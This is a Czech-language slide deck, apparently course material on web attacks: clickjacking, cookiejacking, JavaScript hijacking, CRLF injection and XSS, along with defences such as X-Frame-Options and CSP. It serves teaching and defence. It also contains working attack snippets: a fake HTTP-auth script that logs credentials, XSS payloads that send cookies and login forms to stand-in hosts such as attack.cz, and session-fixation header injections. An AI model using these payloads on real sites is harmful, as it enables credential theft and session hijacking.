


# Clickjacking

## Klikání na ta správná místa

- Rok 2008 poprvé předveden útok proti konfiguraci Flashe – únos webkamery
- <https://www.youtube.com/watch?v=gxyLbpldmuU>

# Clickjacking



- Útočník zjistí, na která místa je potřeba kliknout pro smazání všech zpráv
- Vytvoří stránku s prvky, na které donutí kliknout uživatele
- Útočník překryje obsah své stránky průhledným iframem se zranitelnou stránkou (CSS opacity)
- Po kliknutí na útočné stránce, vymaže uživatel své zprávy

# Clickjacking

## Klikej si kam chceš

- Kliknutí na určitý prvek webové stránky, je možné zajistit jejím minimalizováním na rám velikosti 1x1 pixel a tento umístit a dynamicky umisťovat trvale pod kurzor

```
<script>
function moveFrame(e) {
    document.getElementById("invisible_ifrm").style.left = e.pageX;
    document.getElementById("invisible_ifrm").style.top = e.pageY;
}
</script>
```

```
<img onmousemove="moveFrame(event)">
<iframe id="invisible_ifrm" src="content.html"></iframe>
```

# Clickjacking

## Překrytí nevhodného obsahu

- Nemusí jít jen o klikání
- Útočník může obdobným způsobem přimět svou oběť také k nevědomému vyplnění a odeslání formuláře

# Clickjacking



- Útočník vytvoří webovou stránku
- Vloží iframe se zranitelnou stránkou
- Umístí další rámy pro překrytí obsahu
- Viditelné zůstanou jen napadené prvky
- Jakmile uživatel opíše uvedený text a uloží nastavení, provede tím změnu ve svém účtu

# Clickjacking

## Drag & Drop

- Nevědomé vyplnění formuláře a jeho následné odeslání lze zamaskovat i do nevinně vyhlížející grafické hry využívající HTML5 Drag&Drop



```
<script>  
  function uchop (e) {  
    e.dataTransfer.setData('text/plain','attacker@attacker.cz');  
  }  
</script>
```

```

```


# Clickjacking

Zneužití ve směru **útočník > uživatel > aplikace**



# Clickjacking

Zneužití ve směru aplikace > uživatel > útočník





# Clickjacking

## Vykrádání zobrazeného obsahu

- Vykrádaná aplikace je načtena v okně
- Uživatel provede označení a kopírování obsahu v tomto rámu s následným vložením do formuláře na stránce útočníka
- V některých případech lze použít také Drag&Drop přetažení obsahu do formuláře
- Formulář je odeslán, obsah získává útočník

# Clickjacking

## Vykrádání zdrojového kódu www

- Některé prohlížeče (FF, Chrome) umožňují načtení a zobrazení zdrojového kódu www stránky

**view-source:http://www.domain.cz**

# Clickjacking

## Vykrádání zdrojového kódu www

- Lze zneužít při načtení zdrojového kódu do rámu
- Varianta útoku:
  - CSRF token jako **falešná captcha**

# Clickjacking

## CookieJacking

- Rám načtený v internetové webové stránce nemá práva ke zobrazení lokálního obsahu
- Není možné do rámu načíst výpis lokálního adresáře nebo textového souboru
- 2011 Rosario Vallota zjistil, že IE nemá v tomto správně nastavena oprávnění pro soubory cookies
- `<iframe src="file:///C:/Users/%user%/AppData/Roaming/Microsoft/Windows/Cookies/%user%@google[1].txt">`
- Obsah cookies bylo možné načíst do rámu, vykrást a odeslat útočníkovi

<https://www.youtube.com/watch?v=ZDCzRWpmlIY>

# Clickjacking

## File From Frame hiJacking (FFFjacking)

- 2011 Roman Kümmel demonstace útoku, kdy je do rámu načítán lokální obsah prostřednictvím SMB protokolu  
`<iframe src="file:\\127.0.0.1\C$"></iframe>`
- Útočník spustí veřejný Samba server a zobrazí uživateli na stránce dva rámy. Lokální a vzdálený adresář.
- Je možná obousměrná výměna souborů.
- Je možné vykrádání textového obsahu lokálních souborů a výpisů adresářů

<https://www.youtube.com/watch?v=1CSPJR34ILk>

# Clickjacking

## Obrana na straně uživatele

- Prakticky nereálná
- Zakázání prvků frame a iframe ve webovém prohlížeči

# Clickjacking

## Obrana na straně aplikace 1/3 JavaScript FrameKiller

```
if (top.location != self.location)  
    top.location = self.location;
```

- možnost načtení zdrojáku view-source:
- lze vyřadit zneužitím XSS filtru
- lze vyřadit načtením rámu v Sandbox módu HTML5

```
<iframe src="http://..." sandbox="...">
```

# Clickjacking

## Obrana na straně aplikace 2/3

### HTTP response hlavička **X-Frame Options**

- Použití v PHP: `header('X-Frame-Options: DENY');`
- Konfigurace Apache: `Header set X-Frame-Options DENY`

#### **Možné hodnoty:**

- DENY
- SAMEORIGIN
- ALLOW-FROM
- ALLOWALL

#### **Podpora od:**

- Internet Explorer 8
- Firefox 3.6.9
- Chrome 4.1
- Opera 10.50
- Safari 4.0



# Clickjacking

## Obrana na straně aplikace 3/3

### Content Security Policy

- HTTP hlavička **(X-)Content-Security-Policy**
- Direktiva **frame-ancestors**

# **Path Relative StyleSheet Import (PRSSI)**

# PRSSI

- Pokud se styly načítají z relativního umístění
- Pokud server ignoruje přidaná lomítka na konci url
- Pokud můžeme do obsahu stránky vložit text obsahující css kód (perzistentně, reflektovaně)
- Možnost injekce vlastních stylů
  - Clickjacking bez použití rámců
  - Krádež dat ze stránky
  - Cross-Site Scripting v IE

# **Cross-Domain data Hijacking**

# Cross-Domain data hijacking

- Referrer hijacking
- Javascript hijacking
- Cross-Site Callbacks
- CORS misconfiguration
- Cached data hijacking
- Post & Back Replay Attack
- WWW-authenticate data
- Cross-Site Websockets hijacking

# JavaScript Hijacking

- AJAX response data je možné vykrádat například pomocí clickjackingu, pokud je načteme do rámu
- Prohlížeče to ale umožňovaly i jinou cestou
- Příklad obsahu **contacts.json**

```
[{"login":"petr","mail":"petr@mail.cz"},  
 {"login":"jana","mail":"jana@mail.cz"}]
```

# JavaScript Hijacking

- Jak s těmito JSON objekty zachází aplikace?

```
var objects;  
var request = new XMLHttpRequest();  
request.open("GET", "/contacts.json", true);  
request.onreadystatechange = function () {  
  if (request.readyState == 4) {  
    var response = request.responseText;  
    objects = eval("(" + response + ")");  
    request = null;  
  }  
};  
request.send(null);
```

**GET /contacts.json HTTP/1.1**

...

Host: www.example.com

**Cookie: PHPSESSID=F2rN6HopNzsfYJaSbAiT**

HTTP/1.1 200 OK

Cache-control: private

Content-Type: text/javascript; charset=utf-8

...

[{"login": "petr", "mail": "petr@mail.cz"},  
{"login": "jana", "mail": "jana@mail.cz"}]

**Útočnickova stránka**

<script src="**http://www.domain.cz/contacts.json**"></script>

# JavaScript Hijacking

- Prohlížeče dříve umožňovaly přistupovat i k nepřirazeným polím (polím bez názvu)
- Dnes již v prohlížečích ošetřeno

## Útočnickova stránka

```
<script src="http://www.domain.cz/contacts.json"></script>  
<script>odeslání pole útočnickovi</script>
```

```
Array = function () { for (var i=0;i<this.length;i++) { alert(this[i]); } }
```

```
Object.prototype.__defineSetter__("user_id", function (value) { alert("user_id: "+value); });
```



# JavaScript Hijacking

## Obrana

- Dnes již není nutné. Uvedené exploits umožňující číst neasociovaná pole v nových prohlížečích již nefungují.
- Odpověď doplnit o prefix, který vyvolá chybu a zabrání tak vykonání JavaScriptu.

```
foo [{"login":"petr","mail":"petr@mail.cz"}, {"login":"jana", "mail":"jana@mail.cz"}]  
var response = request.responseText.substring(3);
```

- V aplikaci před provedením JSON objektu tyto přídatky odstranit.

```
/* [{"login":"petr","mail":"petr@mail.cz"}, {"login":"jana", "mail":"jana@mail.cz"}] */
```

# JavaScript Hijacking

- Praktická ukázka – chybná implementace

```
var objects;  
var request = new XMLHttpRequest();  
request.open("GET", "/contacts.json", true);  
request.onreadystatechange = function () {  
    if (request.readyState == 4) {  
        var response = request.responseText;  
        eval(response);  
        request = null;  
    }  
};  
request.send(null);
```

GET /contacts.json HTTP/1.1

...  
Host: www.example.com  
**Cookie: PHPSESSID=F2rN6HopNzsfYJaSbAiT**

HTTP/1.1 200 OK  
Cache-control: private  
Content-Type: text/javascript; charset=utf-8  
...  
**kontakty** = [{"login":"petr","mail":"petr@mail.cz"},  
{"login":"jana", "mail":"jana@mail.cz"}]

```
<script src="http://www.domain.cz/contacts.json"></script>  
<script>  
    var list = "";  
    for(var result in kontakty){  
        list += kontakty[result].login+'_'+kontakty[result].mail+' ';  
    }  
    document.write('');  
</script>
```

# JavaScript Hijacking

## Data v javascriptovém kódu

```
kontakty = [{"login":"petr","mail":"petr@mail.cz"}]
```

Data nikdy nepatří do externího javascript kódu

# Cross-origin resource sharing (CORS)

- Cross-Site Callbacks (JSONP)
- Vývojáři často pro přenos dat mezi různými doménami využívají callbacků
- Vracená data se obalují názvem funkce
- <https://www.example.com/getContacts?callback=contacts>
- `contacts([{"login":"petr","mail":"petr@mail.cz"})`
- `<script>`
- `function contacts(list) {...}`
- `eval ( AJAX CALL );`
- `</script>`

# Cross-origin resource sharing (CORS)

- Pro načítání dat z externích domén pomocí AJAXu mohou vývojáři použít také CORS politiku definovanou pomocí HTTP response hlaviček



# Cross-origin resource sharing (CORS)

- Pro umožnění načítání dat z jiné domény pomocí Flashe, nebo Silverlightu je nutné, aby doména s daty těmto technologiím povolila čtení prostřednictvím souboru **crossdomain.xml**
- Lze použít také HTTP Response hlavičku
- **X-Permitted-Cross-Domain-Policies**
- <https://securityheaders.cz/x-permitted-cross-domain-policies>

# Cached data hijacking

- Nutný fyzický přístup útočníka
- Data mohou být uložena v diskové cache, nebo v paměti
- V paměti se data mažou až po zavření prohlížeče
- Cachování a ukládání lze ovlivnit HTTP response hlavičkou **Cache-Control**

# Post & Back Replay Attack

- Nutný fyzický přístup útočníka
- **Cache-Control: no-cache, no-store, must-revalidate**
- Při procházení stránkami zpět
- Na POST požadavky vracet přesměrování 302




# WWW-Authenticate Attack

## Zneužití HTTP autentizace

Nepovolujte uživatelům vkládání externího obsahu  
(např. obrázky)

Ve chvíli, kdy návštěvník webu navštíví webovou stránku s externím obsahem, který je chráněn HTTP autentizací, vyvolá prohlížeč přihlašovací formulář



# WWW-Authenticate Attack

```
<?php
    $user = $_SERVER['PHP_AUTH_USER'];
    $pass = $_SERVER['PHP_AUTH_PW']
    if ($user == "" || $pass == "" || !isLoggedIn($user, $pass)) {
        $message = "POKUD CHCETE ZOBRAZIT VŠE, MUSÍTE SE PRIHLASIT";
        header("WWW-Authenticate: basic realm=$message");
        exit();
    } else {
        $file = file_get_contents('log.txt');
        file_put_contents("log.txt", "$user : $pass \r\n $file");
        header('Content-Type: image/jpeg');
        echo file_get_contents('image.jpg');
    }
?>
```

# Cross-Site Websockets hijacking

- Při navazování websocket spojení
- Authentizaci není možné provést jen na základě cookies
- Útočník by mohl vytvořit websocket ze svého webu

# **Cross-Site Scripting (XSS)**

# Cross-Site Scripting (XSS)



## Úvod

- JavaScript (VBScript)
  - Pro aktivní obsah stránky na straně klienta
  - Prostřednictvím Document Object Model (DOM) umožňuje přistupovat ke všem objektům dokumentu webového prohlížeče
- Vložení do HTML dokumentu nejčastěji
  - <script> kód skriptu </script>
  - <script src="skript.js"></script>

# Cross-Site Scripting (XSS)

## Same Origin Policy

- <http://www.domain1.cz> X <http://www.domain2.cz>
- <http://www.domain1.cz> X <http://sub.domain1.cz>
- <http://www.domain1.cz> X <ftp://www.domain1.cz>



Není možné, aby vzájemně  
přistupovaly ke svým  
objektům dokumenty z  
různých domén



# Cross-Site Scripting (XSS)

## Injektáž skriptů do obsahu

- Pro injekci skriptů není možné měnit kódy HTML dokumentů na webovém serveru
- Pokud existuje chyba v zabezpečení, je možné injektovat skript do HTML dokumentu při jeho sestavování a zobrazování uživateli
- Rozdělení XSS
  - Perzistentní (trvalé)
  - Non-perzistentní (reflektované)
  - DOM-based XSS
  - Self-XSS

# Cross-Site Scripting (XSS)

## Perzistentní (trvalé) XSS

- Skript uložen v datovém úložišti na straně serveru
  - V databázi
  - V souboru
- Skript je zobrazen (vykonán) vždy, když je zobrazena webová stránka



# Cross-Site Scripting (XSS)


## Perzistentní XSS – webová diskuze

### Webová diskuze

Petr: Ahojte všichni

Petr: Jak se tu dnes máte

Attack: **<script>alert(1)</script>**



```
<html>
  <head></head>
  <body>
    <h1><u>Webová diskuze</u></h1>
    Petr: Ahojte všichni<br>
    Petr: Jak se tu dnes máte<br>
    Attack: <script>alert(1)</script><br>
  </body>
</html>
```

# Cross-Site Scripting (XSS)

## Perzistentní XSS - Místa častého výskytu

- Webové diskuze (komentáře)
- Profil uživatele
- Tabulky výsledků (nejlepší hráči)
- Nejvyhledávanější fráze
- Zprávy ve webmailu (soukromé zprávy v aplikaci)

# Cross-Site Scripting (XSS)

## Non-perzistentní XSS

- Dočasné, reflektované
- Skript uložen na straně uživatele
  - Ve formě odkazu
  - Ve formě webové stránky odesílající požadavek
- Skript odesílá uživatel na stranu serveru jako součást HTTP requestu
- Server převezme hodnotu předanou uživatelem a zakomponuje ji do HTML obsahu stránky, kterou vrátí uživateli

# Cross-Site Scripting (XSS)

## Non-perzistentní XSS - Místa častého výskytu

- Vyhledávání
- Registrační formuláře
- Přihlašovací formuláře
- Stránky vkládající do HTML obsah URL
- Chybové stránky (404)
- Redirekty

# Cross-Site Scripting (XSS)

- Non-perzistentní XSS - vyhledávání
- Odeslání požadavku pro vyhledávač

```
http://webmail.cz/search.php?query=slunce
```

- Odpověď vrácená prohlížečem

```
Na váš dotaz slunce nebyl nalezen žádný výsledek
```


# Cross-Site Scripting (XSS)

- Non-perzistentní XSS - vyhledávání
- Odeslání požadavku pro vyhledávač

`http://webmail.cz/search.php?query=<script>alert(1)</script>`

- Odpověď vrácená prohlížečem

Na váš dotaz `<script>alert(1)</script>` nebyl nalezen žádný výsledek



# Cross-Site Scripting (XSS)

## Bypass HTML kódu (s ostrými zátvorkami)

- Input

```
<input type="text" value=""><script>...</script>">
```

- Textarea

```
<textarea></textarea><script>...</script></textarea>
```

- Title

```
<title></title><script>...</script></title>
```

- Script

```
<script>var a="vstup</script><script>alert('XSS');</script>";</script>
```

# Cross-Site Scripting (XSS)


## Bypass HTML kódu - příklad



```
<form action="login.php" method="post">  
  <input type="text" name="login" value="petr">  
  <input type="password" name="pass" value="">  
  <input type="submit">  
</form>
```

**"><script>alert(1)</script>"**

```
<form action="login.php" method="post">  
  <input type="text" name="login" value=" "><script>alert(1)</script></form>
```





# Cross-Site Scripting (XSS)

## Bypass HTML kódu (bez ostrých závorek)

- Atributy událostí

```
<input type="text" value="" onmouseover="alert('XSS')">
```

- AJAX

```
{name: "" + alert(1) + ""}
```

- XML

```
<name>&lt;alert(1)&gt;</name>
```

- Script

```
<script>var a="vstup";alert('XSS');//</script>
```


# Cross-Site Scripting (XSS)

## Bypass HTML kódu - příklad



`" onmouseover = "alert(1)"`

```
<form action="login.php" method="post">  
  <input type="text" name="login" value="" onmouseover = "alert(1)">  
  <input type="password" name="pass" value="">  
  <input type="submit">  
</form>
```



# Cross-Site Scripting (XSS)

## DOM-based XSS

- Uživatelská data jsou přečtena a vložena do obsahu pomocí JS na straně klienta
- Někdy je nutné použít `<iframe src="javascript:...">` namísto `<script>`

Nadpis	<input type="text" value="Hacker Academy"/>
Popisný řádek 1	<input type="text" value="Školení v oblasti hackingu"/>
Popisný řádek 2	<input type="text" value="On-line a osobní kurzy"/>
Viditelná adresa URL	<input type="text" value="www.hacker-academy.cz"/>
Cílová adresa URL	<input type="text" value="http://"/> <input type="text" value="www.hacker-academy.cz"/>

Textová reklama
<a href="#">Hacker Academy</a>
<a href="#">www.hacker-academy.cz</a>
Školení v oblasti hackingu
On-line a osobní kurzy

# Cross-Site Scripting (XSS)

## Další možnosti injektáže skriptů

- Bookmarklety **javascript:** a **data:**
- Redirect
- HTTP Response Splitting
- Flash
- Cross-Site Flashing

# Cross-Site Scripting (XSS)

## Self-contained JavaScript

- Bookmarklety a pseudoprotokoly
  - javascript:
  - vbscript
  - data:
- Pozor na možnost vkládání odkazů
  - `<a href="javascript:alert(1)">odkaz</a>`
  - `<a href="data:text/html,<script>alert(1)</script>">odkaz</a>`
  - `<a href="data:text/html; base64,PHNjcmlwdD5hbGVydCgxKT  
wvc2NyaXB0Pg==">odkaz</a>`

# Cross-Site Scripting (XSS)

## Redirect

`http://www.domian.cz/?redir=http://www.target.cz`

`...?redir=javascript:alert(1);`

`...?redir=vbscript:msgbox (1);`

`...?redir=data:text/html,<script>alert(1);</script>`

# HTTP Response Splitting CRLF Injection

## Přesměrování

- Request:

`http://www.domain.cz?foo=test`

- Response:

Status: Found - 302

Location: `https://www.domain.cz?foo=test`

# HTTP Response Splitting CRLF Injection

Injekce HTTP hlaviček vložením bílých znaků CR+LF

Request:

`http://www.domain.cz?foo=test%0D%0AHeader:Value`

Response:

Status: Found - 302

Location: `https://www.domain.cz?foo=test`

Header: Value



# HTTP Response Splitting CRLF Injection

# Injekce Cookies pro Session Fixation, Cookie Donation

# Request:

http://www.domain.cz?foo=test%0D%0ASet-

Cookie:PHPSESSID=jsatsirde0kctf8ikr0lf50066; path=/

## Response:

## Status: Found - 302

Location: <https://www.domain.cz?foo=test>

Set-Cookie: PHPSESSID=jsatsirde0kctf8ikr0lf50066; path=/

# HTTP Response Splitting CRLF Injection

## Content Spoofing, XSS

### Request:

```
http://www.domain.cz?foo=%0D%0AContent-Type:%20text/html
%0D%0AHTTP/1.1%20200%20OK%0D%0A%0D%0A
%3Chtml%3EHacker%20Content%3C/html%3E
```

### Response:

Status: OK - 200

Location:

Content-Type: text/html

```
<html>Hacker Content</html>
```

# Cross-Site Scripting (XSS)

## FLASH

- Redirekt po kliknutí
- URL cíle často předáváno jako GET parametr
  - clickTag, url, targeturl, onclick, clickthru, target, targetAS
- Google dork: **filetype:swf inurl:clickTag**


<http://www.domain.cz/banner.swf?clickTag=http://www.target.cz>

# Cross-Site Scripting (XSS)

## FLASH

`http://www.domain.cz/banner.swf?clickTag=javascript:alert(1);`

```
onRelease {  
    getURL(_root.clickTAG);  
}
```



`http://www.domain.cz/banner.swf?clickTag=javascript:alert(1);`

```
onRelease {  
    if (_root.clickTAG.substr(0,5) == "http:") {  
        getURL(_root.clickTAG, "_blank");  
    }  
}
```

# Cross-Site Scripting (XSS)

## FLASH

Existují i jiné zranitelnosti flashových objektů

- Cross-Site Flashing
- Zobrazení textu převzatého od uživatele (název skladby, apd.)
- atd.

Automatický nástroj pro kontrolu bezpečnosti SWF souborů od HP

**SWFScan - FREE Flash decompiler**

# Cross-Site Scripting (XSS)

## Self-Cross-Site Scripting (Self-XSS)

Kde není skutečná XSS zranitelnost v aplikaci, přichází na řadu sociotechnika

- Uživatel je nabádán k otevření kompromisní stránky vložením kódu JavaScriptu
- Pozor na kopírování z webu  
Ne vždy kopírujete to, co vidíte



# Cross-Site Scripting (XSS)

## Možné cíle útoku XSS

- Přesměrování uživatelů na jiné webové stránky
- Defacement webové stránky
- Změna atributu *action* u přihlašovacích formulářů
- Automatické odesílání CSRF požadavků
- Krádež cookies – Session stealing
- Backdoor s obousměrnou komunikací (XSS proxy)
- Mnoho dalších variant útoku

# Cross-Site Scripting (XSS)

## Útok: Redirect

- DoS
- Phishing

```
<script>
```

```
    document.location="http://www.attacker.cz";
```

```
</script>
```



# Cross-Site Scripting (XSS)

## Page defacement – content spoofing

- DoS, Phishing
- Celá stránka, nebo jen určité prvky

```
<script>  
  window.onload = function() {  
    document.body.innerHTML="Hacked by... "  
  };  
</script>
```

# Cross-Site Scripting (XSS)

## Změna ACTION formuláře

```
<script>  
    document.forms[0].action="http://www.attacker.cz/saveLogin.php";  
</script>
```

*Pokud je skript injektován před formulář*

```
<script>  
    window.onload = function() {  
        document.loginForm.action="http://attack.cz/saveLogin.php"  
    }  
</script>
```

# Cross-Site Scripting (XSS)

## Session Stealing

```
<script>  
    document.write("<img src='http://attack.cz?c="+document.cookie+" '>");  
</script>
```

```
<?php  
    if (isset($_GET["c"])) {  
        file_put_contents("./cookies.dat", $_GET["c"]);  
    } else {  
        readfile("./cookies.dat");  
    }  
?>
```

# Cross-Site Scripting (XSS)


